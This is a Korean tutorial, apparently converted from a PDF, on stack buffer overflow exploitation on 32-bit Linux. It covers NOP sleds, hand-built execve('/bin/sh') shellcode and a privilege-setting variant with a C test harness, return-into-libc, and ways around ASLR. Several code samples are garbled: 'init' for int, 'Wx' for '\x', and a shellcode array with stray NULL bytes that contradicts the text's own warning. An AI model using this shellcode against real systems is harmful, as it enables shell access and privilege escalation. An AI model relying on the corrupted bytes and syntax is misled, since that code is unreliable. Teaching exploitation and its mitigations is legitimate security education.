gets(), fgets()와 같은 함수는 기본적으로 표준입력(STDIN)을 통해 사용자로부터 입력 값을 받아 메모리에 저장한다.

이 과정에서 표준입력으로 받은 데이터가 다이렉트로 버퍼에 저장되는 방식이 아니라

STDIN이 사용하는 임시버퍼를 거친 후에 저장이 되는데, 이 공간을 악의적인 코드를 삽입하는 용도로 사용할 수도 있다.


2.3 Jump to Malicious Code

2.2절에서 나온 방식들을 통해 특정 메모리 영역에 악의적인 코드를 삽입할 수 있고

삽입한 악의적인 코드의 위치로 프로그램의 흐름을 변경한다면 코드를 실행시킬 수 있다.

악의적인 코드가 있는 위치로 프로그램의 흐름을 변경하는 방법은


스택에 저장된 Return Address를 악의적인 코드가 올라간 메모리 주소로 변조하는 것이다.



<그림 15> Return Address 변조

Return Address(RET)를 변조하는 방법은 앞에서 설명했듯이

스택에 버퍼를 오버플로우 시켜 버퍼 상위에 있는 메모리 영역을 변조하는 것이다



<그림 16> Jump to Malicious Code

악의적인 코드의 위치로 RET를 변조하기 위해선

악의적인 코드가 삽입된 메모리 영역의 시작 주소를 정확히 알아야 한다

Exploit을 하는 환경이 랜덤스택이 적용되지 않은 환경이라면, 취약한 프로그램의 사본을 생성해 디버거를 통해 정확한 시작주소를 확인 할 수 있다.

추가로 악의적인 코드가 위치한 메모리의 시작주소를 정확히 모르더라도

악의적인 코드를 실행 할 수 있는 기법으로 **NOP Sled**가 있다.

NOP Sled는 말 그대로 프로그램의 흐름을 NOP썰매를 태워 악의적인 코드로 향하게 만든다.

NOP란 No-Operation의 약어로, 아무것도 수행하지 않고 다음 명령을 실행시키는 어셈블리 명령 중의 하나이다.

<그림 16>의 우측과 같이 정확한 악의적인 코드의 시작주소를 모르더라도 공격코드와 이어진 NOP Sled의 위치만 추측할 수 있다면 악의적인 코드를 작동 시킬 수 있다.

2.4 Shellcode

앞에서 악의적인 코드(Malicious Code)를 메모리에 적재하고 실행시키는 방법을 알아보았는데

공격자의 입장에서 어떤 Malicious Code를 사용하면 가장 효과적일까?

Shellcode란 말 그대로 Shell을 실행시키는 기계어(어셈블리) 코드를 의미한다

취약한 프로그램의 권한으로 작동하는 Shell을 얻는 것이 가장 강력한 Malicious Code일 것이다.

셸코드를 작성하는 방법은 간단하다

Shell을 실행하는 프로그램을 기계어(어셈블리)로 작성하면 된다.

다음 프로그램은 본셸(/bin/sh)을 실행시키는 프로그램 소스이다

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

위 소스를 컴파일해서 실행하는 것과 동일한 작동을 하는 어셈블리 코드를 작성하면 된다.

C언어로 작성하는 것과 가장 큰 차이점이라면 라이브러리를 이용한 함수 호출이 아닌 아닌

직접 커널의 System Call을 호출해야만 한다.

리눅스의 시스템 콜은 /usr/include/asm/unistd_32.h 파일에서 확인할 수 있다.

```
root@bt:~# cat /usr/include/asm/unistd_32.h | more
#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall    0
#define __NR_exit               1
#define __NR_fork               2
#define __NR_read               3
#define __NR_write              4
#define __NR_open               5
#define __NR_close              6
#define __NR_waitpid            7
#define __NR_creat              8
#define __NR_link               9
#define __NR_unlink            10
#define __NR_execve             11
#define __NR_chdir              12
#define __NR_time               13
```

<그림 17> System Call

<그림 17>에서 execve의 시스템콜 번호가 11번인 것을 확인할 수 있다.

시스템콜은 eax레지스터에 시스템콜 번호를 입력하고 **init \$0x80** 인터럽트를 발생시키면 된다.

함수의 인자는 레지스터를 이용해서 맞춰주는데 첫 번째 인자는 ebx, 두 번째 인자는 ecx, 세 번째 인자는 edx레지스터에 값을 넣어주면 된다

그러면 execve함수를 통해 셸을 실행하는 어셈블리코드를 작성해보자

execve("/bin/sh", NULL, NULL);

첫 번째 인자 = `"/bin/sh"` → EBX레지스터

두 번째 인자 = `NULL` 포인터 → ECX레지스터

세 번째 인자 = `NULL` → EDX레지스터

시스템 콜 번호 = 11 → EAX레지스터

인터럽트 발생 (init 0x80)

```
.globl main
```

```
main:
```

```
    xor %edx,%edx        # edx레지스터 0으로 초기화
    xor %eax,%eax        # eax레지스터 0으로 초기화
    movb $0xb,%al        # execve의 시스템콜 번호 11
    push %edx
    push $0x68732f2f
    push $0x6e69622f      # /bin/shW0 문자열 스택에 저장
    movl %esp,%ebx        # 현재 스택의 주소를 ebx레지스터에 저장
    push %edx
    push %ebx
    movl %esp,%ecx        # NULL 포인터 ECX레지스터에 대입
    int $0x80             # 시스템콜 호출
```

주의할 점은 `mov $0x0,%edx`와 같이 코드에 `NULL`값이 들어가서는 안 된다는 것이다

앞에서 BOF취약점은 취약한 문자열처리 함수의 사용으로 발생한다고 했는데

문자열에서 `NULL`은 문자열의 끝을 의미한다 (Terminate 문자), 고로 공격코드 중간에 `NULL`값이 들어간다면 완전한 공격코드가 들어가지 못하고 중간에 잘리게 된다.

그래서 위 코드에서 Xoring을 통해서 레지스터를 `NULL`로 초기화하는 것이다

완성된 어셈블리 코드를 HEX코드(기계어 코드)로 뽑아내는 방법은 아래와 같다

nasm으로 컴파일하는 방법도 있으나 아래와 같이 어셈블리 코드를 gcc로 컴파일 한 후에
objdump를 이용해 HEX코드를 뽑아내는 방식이 더 편하다고 생각한다.

```
root@bt:~# cat shellcode.s
.globl main
main:
    xor %edx,%edx
    xor %eax,%eax
    movb $0xb,%al
    push %edx
    push $0x68732f2f
    push $0x6e69622f
    movl %esp,%ebx
    push %edx
    push %ebx
    movl %esp,%ecx
    int $0x80
root@bt:~# gcc -o shellcode shellcode.s
```

<그림 18> Shellcode.s

```
root@bt:~# objdump -d shellcode | grep \<main -A13
080483b4 <main>:
80483b4: 31 d2                xor    %edx,%edx
80483b6: 31 c0                xor    %eax,%eax
80483b8: b0 0b                movb   $0xb,%al
80483ba: 52                  push   %edx
80483bb: 68 2f 2f 73 68       push   $0x68732f2f
80483c0: 68 2f 62 69 6e       push   $0x6e69622f
80483c5: 89 e3                movl   %esp,%ebx
80483c7: 52                  push   %edx
80483c8: 53                  push   %ebx
80483c9: 89 e1                movl   %esp,%ecx
80483cb: cd 80                int     $0x80
80483cd: 90                  nop
80483ce: 90                  nop
```

<그림 19> 헬코드 뽑아내기

생성된 헬코드

Wx31Wxd2Wx31Wxc0Wxb0W0bWx52Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx69Wx6eWx89Wxe
3Wx52Wx53Wx89Wxe1WxcdWx80

이번에는 위에서 생성된 셸코드에 셸의 권한을 설정하는 시스템콜을 추가해본다

취약한 프로그램의 권한을 제대로 받아온 Shell을 실행하기 위해선 Setuid, Setreuid와 같은 시스템콜을 호출해 권한을 설정해야 한다

지금은 geteuid() 시스템콜을 호출해 취약한 프로그램의 euid를 가져온 후 seteuid() 시스템콜을 호출해 권한설정을 해보겠다

seteuid와 geteuid함수의 사용법은 다음과 같다

setreuid(geteuid(), geteuid());

먼저 두 함수의 시스템콜 번호를 확인한다.

seteuid의 시스템콜 번호는 70번이고, geteuid의 시스템콜 번호는 49번이다

```
root@bt:~# cat /usr/include/asm/unistd_32.h | grep seteuid
#define NR_seteuid 70
#define NR_seteuid32 203
root@bt:~# cat /usr/include/asm/unistd_32.h | grep geteuid
#define NR_geteuid 49
#define NR_geteuid32 201
```

<그림 20> seteuid, geteuid 시스템콜 번호

geteuid 시스템콜의 경우 인자가 없기에 시스템콜 번호만 설정 후 인터럽트를 발생시키면 된다
(함수의 리턴 값은 eax레지스터에 저장된다)

```
mov $0x31, $eax
```

```
int $0x80
```

seteuid는 geteuid함수의 리턴 값을 ebx와 ecx레지스터에 넣고 시스템콜을 호출하면 된다

첫 번째 인자 : geteuid()의 리턴 값(eax) → ebx

두 번째 인자 : geteuid()의 리턴 값(eax) → ecx

시스템콜 번호 : 70 → eax

총 41Byte의 Shellcode이다

Wx31Wxc0Wxb0Wx31WxcdWx80Wx89Wxc3Wx89Wxc1Wx31Wxc0Wxb0Wx46WxcdWx80Wx31Wxc0Wx
50Wx68Wx2fWx2fWx73Wx68Wx68Wx2fWx62Wx69Wx6eWx89Wxe3Wx50Wx53Wx89Wxe1Wx89Wxc2
Wxb0Wxb0WxcdWx80

아래는 셸코드의 테스트를 위한 소스코드이다

```
#include <stdlib.h>
#include <stdio.h>

const char shellcode[] =
“\x31\x00\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\x00\xb0\x46\xcd\x80\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\b0\xcd\x80”;

int main(int argc, char **argv)
{
    char buf[sizeof(shellcode)];
    strcpy(buf, shellcode);
    ((void(*)())buf)();
}
```

위 방법 외에 셸코드를 제작하는 기발하고 획기적인 방법들이 많이 존재한다

<http://www.exploit-db.com/shellcode/>에서 다양한 셸코드를 확인할 수 있다.

3. Advanced Buffer Overflow & Mitigations

버퍼오버플로우 방어기법과 이를 우회하여 Exploit을 하는 방법을 알아본다.

3.1 Non-executable Stack, Heap (NX bit)

2절에서 확인한 Stack 혹은 Heap에 악의적인 코드(셸코드)를 삽입하고 리턴주소 번조를 통해 셸코드를 실행시키는 공격을 방지하기 위한 방어기법이다.

Non-executable Stack 적용 후에는 공격코드가 적재된 메모리 영역에 실행 권한이 없기에 프로그램을 흐름을 변경해 셸코드를 실행하는 것이 불가능하다.


```

b7738000-b7739000 rwxp 00000000 00:00 0
b7739000-b773a000 r-xp 00000000 00:00 0 [vdso]
b773a000-b7758000 r-xp 00000000 ca:03 313879 /lib/ld-2.15.so
b7758000-b7759000 r-xp 0001d000 ca:03 313879 /lib/ld-2.15.so
b7759000-b775a000 rwxp 0001e000 ca:03 313879 /lib/ld-2.15.so
bf85a000-bf87c000 rwxp 00000000 00:00 0 [stack]

```

<그림 21> Non-executable Stack 적용 전

```

b7fe1000-b7fe3000 rw-p b7fe1000 00:00 0
b7fe3000-b7fe4000 r-xp b7fe3000 00:00 0 [vdso]
b7fe4000-b7ffe000 r-xp 00000000 08:01 72496 /lib/ld-2.7.so
b7ffe000-b8000000 rw-p 0001a000 08:01 72496 /lib/ld-2.7.so
bffe000-c0000000 rw-p bffe0000 00:00 0 [stack]

```

<그림 22> Non-executable Stack 적용 후

<그림 21>은 Non-executable Stack의 적용 전으로 실행권한이 “rwx”로 설정되어 있다.

<그림 22>는 Non-executable Stack의 적용 후로 실행권한이 “rw-”로 실행권한이 빠져있다.

3.2 RTL (Return into Libc)

NX가 적용 된 후 우회 기법으로 발전된 기법으로 리턴주소를 셸코드가 적재된 메모리의 주소가 아닌 공유 라이브러리 영역에 존재하는 특정 함수의 주소로 변조해서 함수를 직접 호출 한다.

공유 라이브러리란 동적모듈로 표준 라이브러리를 사용해 작성된 프로그램이 실행시에 메모리에 적재되는 라이브러리로 .so 형식의 파일이다.

ldd 명령(print shared library dependencies) 으로 프로그램 구동 시 참고하는 공유 라이브러리를 확인할 수 있다.


```

root@bt:~# ldd test
linux-gate.so.1 => (0xb777a000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb760c000)
/lib/ld-linux.so.2 (0xb777b000)

```

<그림 23> print shared library dependencies

공격의 흐름은 아래 그림과 같다



<그림 24> RTL

스택의 RET 부분을 공유 라이브러리 영역에 system함수의 주소로 변조해서 함수를 직접 호출하는 것이다.

공유라이브러리 영역의 함수의 주소는 디버거를 통해 쉽게 확인할 수 있다.

```
$ gdb a.out
(gdb) b main
(gdb) r
(gdb) p system
$1 = (<text variable, no debug info>) 0x9b4550 <system>
(gdb) p exit
$2 = (<text variable, no debug info>) 0x9a9b70 <exit>
```


RTL의 핵심은 호출하는 함수의 인자를 스택에 직접 구성해야 한다는 것이다

<그림 24>에서 호출하는 system함수의 원형은 다음과 같다

int system (const char * string);

system함수는 수행할 명령의 포인터 인자 한 개를 받는 함수이다

x86시스템에서는 스택을 통해 함수의 인자를 설정하므로 아래 그림과 같이 인자를 구성하면 된다.



<그림 25> RTL 인자 구성

어떠한 함수를 호출하고, 그 함수의 리턴 주소에 또 다른 함수의 주소를 입력하면서 함수를 여러 개 호출하는 것도 가능하다.

<그림 24>는 system함수의 리턴주소 부분에 exit함수의 주소를 입력해서, system함수가 호출된 후에 exit함수가 호출되도록 구성되어 있다.

System함수가 인자로 받는 "/bin/sh"라는 문자열이 존재하는 메모리를 찾는 방법은 여러가지가 존재하지만 gdb의 find기능을 이용하는 것이 간단하다.

공유라이브러리 영역의 범위를 확인한 후, 범위 내에서 "/bin/sh/" 문자열 탐색

```
(gdb) info files
0xb7e663e0 - 0xb7f979bc is .text in /lib/libc.so.6
0xb7fd21b4 - 0xb7fd21bc is .tdata in /lib/libc.so.6
0xb7fd21bc - 0xb7fd21f4 is .tbss in /lib/libc.so.6
0xb7fd4040 - 0xb7fd4e9c is .data in /lib/libc.so.6
0xb7fd4ea0 - 0xb7fd7abc is .bss in /lib/libc.so.6
```

```
(gdb) find 0xb7e663e0, 0xb7fd7abc, "/bin/sh"
```

```
0xb7fad24c
```

```
1 pattern found.
```

```
(gdb) x/s 0xb7fad24c
```

```
0xb7fad24c:    "/bin/sh"
```

```
(gdb)
```

RTL을 통해 셸을 실행할 수 있는 함수는 System, exec계열 함수가 있다

기본적인 RTL 기법의 예제는 <http://newheart.kr/12914#2> 참고.

3.3 ASLR (Address Space Layout Randomization)

ASLR(Address Space Layout Randomization)은 프로그램이 가상메모리에 로드되어 실행될 때

가상메모리에 맵핑되는 주소가 항상 다르게 하는 보안기법이다.

```
#sysctl kernel.randomize_va_space=0
```

```
#sysctl kernel.randomize_va_space=1
```

```
#sysctl kernel.randomize_va_space=2
```

0 - ASLR is turned OFF

1 - ASLR is turned ON (stack randomization)

2 - ASLR is turned ON (stack, heap, and mmap allocation randomization)


3.3.1 Random Stack

랜덤스택은 스택의 주소가 항상 유동적으로 변하게된다.

셸코드를 스택에 입력한다 해도, 셸코드의 위치를 추측하게 어려워진다.

```
unsigned long getEBP (void){
    asm("movl %ebp ,%eax") ;
}
int main(void){
    printf("EBP:%xnn ",getEBP());
}
```


랜덤스택이 설정되어 있지 않은 상태에서 위 코드를 실행시키면 항상 동일한 결과가 나온다

A terminal window with a dark background and red and white text. The user is at the root@bt prompt. They run 'echo 0 > /proc/sys/kernel/randomize_va_space' to turn off ASLR. Then they run './ASLR' three times, and each time the output is 'EBP:bffff558', demonstrating that the stack address is constant when ASLR is disabled.

```
root@bt:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@bt:~# ./ASLR
EBP:bffff558
root@bt:~# ./ASLR
EBP:bffff558
root@bt:~# ./ASLR
EBP:bffff558
root@bt:~#
```

<그림 26> Random Stack OFF

항상 EBP레지스터 (Frame Pointer)의 위치가 동일하다

A terminal window with a dark background and red and white text. The user is at the root@bt prompt. They run 'echo 1 > /proc/sys/kernel/randomize_va_space' to turn on ASLR. Then they run './ASLR' three times, and the output changes each time: 'EBP:bfc28598', 'EBP:bfa813c8', and 'EBP:bfe9a878', demonstrating that the stack address is randomized when ASLR is enabled.

```
root@bt:~# echo 1 > /proc/sys/kernel/randomize_va_space
root@bt:~# ./ASLR
EBP:bfc28598
root@bt:~# ./ASLR
EBP:bfa813c8
root@bt:~# ./ASLR
EBP:bfe9a878
```

<그림 27> Random Stack On

랜덤스택이 설정되어 있으면 스택의 주소가 항상 변하는 것을 확인할 수 있다

3.3.2 Bypassing Random Stack (Brute Force)

랜덤스택을 우회해서 셸코드를 실행하는 방법은 단순 BruteForce와 JMP *ESP, Call *ESP를 이용한 방법이 있다

BruteForce를 이용한 방식은 가장 단순한 방식이다


메모리의 주소가 항상 변하더라도, 같은 주소가 나올 때까지 계속 반복하는 것이다

```
Heap randomisation test (ET_EXEC) : 14 bits (guessed)
Heap randomisation test (PIE) : 13 bits (guessed)
Main executable randomisation (ET_EXEC) : No randomisation
Main executable randomisation (PIE) : 12 bits (guessed)
Shared library randomisation test : 8 bits (guessed)
Stack randomisation test (SEGMEEXEC) : 19 bits (guessed)
Stack randomisation test (PAGEEXEC) : 19 bits (guessed)
```

환경에 따라서 랜덤으로 변하는 메모리의 bit가 다르지만 이론적으로 충분히 가능하다

```
1 | hacker@hacker-box:~/Desktop$ ./aslr_info AAAA
2 | [ADDR]argv1: 0xbfdf5587
3 | [ADDR]buffer: 0xbfdf362c
4 | hacker@hacker-box:~/Desktop$ ./aslr_info AAAA
5 | [ADDR]argv1: 0xbf85f587
6 | [ADDR]buffer: 0xbf85d9ec
7 | hacker@hacker-box:~/Desktop$ ./aslr_info AAAA
8 | [ADDR]argv1: 0xbfc21587
9 | [ADDR]buffer: 0xbfc209fc
10 | hacker@hacker-box:~/Desktop$ ./aslr_info AAAA
11 | [ADDR]argv1: 0xbfeb6587
12 | [ADDR]buffer: 0xbfeb439c
```

특히 구버전 리눅스의 경우 스택의 범위가 넓지 않기에 대량의 NOP코드 입력함으로 충분히 빠른시간에 Exploit이 가능하다.



3.3.3 JMP *ESP, Call *ESP (ret2reg)

랜덤스택 환경이라도 BruteForce 없이 한번에 공격에 성공하는 방법이 존재한다

Jmp *esp 혹은 Call *esp 와 같은 TEXT영역에 있는 어셈블리 코드를 이용하는 것이다.


랜덤으로 항상 변하는 메모리의 주소를 모르더라도

프로그램이 함수에필로그 과정을 거쳐 스택에 저장된 리턴어드레스로 복귀 할 당시에

어떠한 레지스터가 셸코드의 주소를 저장하고 있다면

그 레지스터를 통해서 셸코드를 실행할 수 있다

대표적인 방법으로 JMP *esp / Call *esp 를 이용한 방법이 있다.



<그림 28> JMP *esp

위 그림이 공격의 흐름이다

마지막 함수 에필로그 `pop %eip`에 의해서 스택이 4바이트 위로 이동한 상태에서 RET부분에 저장되었던 주소의 명령을 수행한다. 이때 ESP레지스터가 가리키고 있는 주소는 셸코드의 시작주소 이고, `JMP *ESP` 코드를 실행한다면 셸코드가 실행될 것이다

메모리 TEXT영역(CODE영역)에서 JMP *ESP (0xe4ff) 코드를 찾는 방법은

라이브러리 영역에서 "/bin/sh" 문자열을 찾는 방법과 동일하게 gdb의 find기능을 이용한다

찾는 메모리 범위를 TEXT영역으로 설정해서 검색하면 된다

```
find /h 0x08048000, 0x0804b000, 0xe4ff // JMP *esp
```

```
find /h 0x08048000, 0x0804b000, 0xd4ff // Call *esp
```

그런데, 프로그램의 TEXT영역에 JMP *ESP, Call *ESP와 같은 코드가 없을 확률이 높다

경우에는 프로그램이 참고하는 공유 라이브러리의 TEXT영역에서 코드를 찾으면 된다

0xb75ca3e0 - 0xb76fb9bc is .text in /lib/libc.so.6

```
find /h 0xb75c83e0, 0xb76f99bc, 0xe4ff
```

또 다른 방법으로 ROP Gadget을 수집해주는 프로그램으로 쉽게 찾을 수 있다

3.3.4 Random Library

랜덤 라이브러리는 RTL을 통해 공유 라이브러리 영역의 함수 호출을 막기 위해서

라이브러리 영역의 주소가 항상 변하도록 설정하는 것이다

```
[dark_stone@Fedora_2ndFloor ~]$ cat /proc/self/maps | grep -e libc
007a6000-008c9000 r-xp 00000000 fd:00 259850 /lib/libc-2.3.6.so
008c9000-008cb000 r-xp 00122000 fd:00 259850 /lib/libc-2.3.6.so
008cb000-008cd000 rwxp 00124000 fd:00 259850 /lib/libc-2.3.6.so
[dark_stone@Fedora_2ndFloor ~]$ cat /proc/self/maps | grep -e libc
00111000-00234000 r-xp 00000000 fd:00 259850 /lib/libc-2.3.6.so
00234000-00236000 r-xp 00122000 fd:00 259850 /lib/libc-2.3.6.so
00236000-00238000 rwxp 00124000 fd:00 259850 /lib/libc-2.3.6.so
```

<그림 29> Random Library

ldd명령으로 확인해보면 라이브러리가 적재되는 Base주소가 항상 달라짐을 확인할 수 있다

```
root@bt:~# ldd ASLR
linux-gate.so.1 => (0xb772c000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb75be000)
/lib/ld-linux.so.2 (0xb772d000)
root@bt:~# ldd ASLR
linux-gate.so.1 => (0xb77bf000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7651000)
/lib/ld-linux.so.2 (0xb77c0000)
```

<그림 30> Random Library 2

3.3.5 Bypassing Random Library

랜덤 라이브러리를 우회 하는 방법으로 단순 BruteForce와 라이브러리 주소의 변화를 확인해서 높은 확률의 주소를 이용한 BruteForce 그리고 시스템 자체적으로 ASLR 작동이 멈추기를 기다리는 방법이 있다.

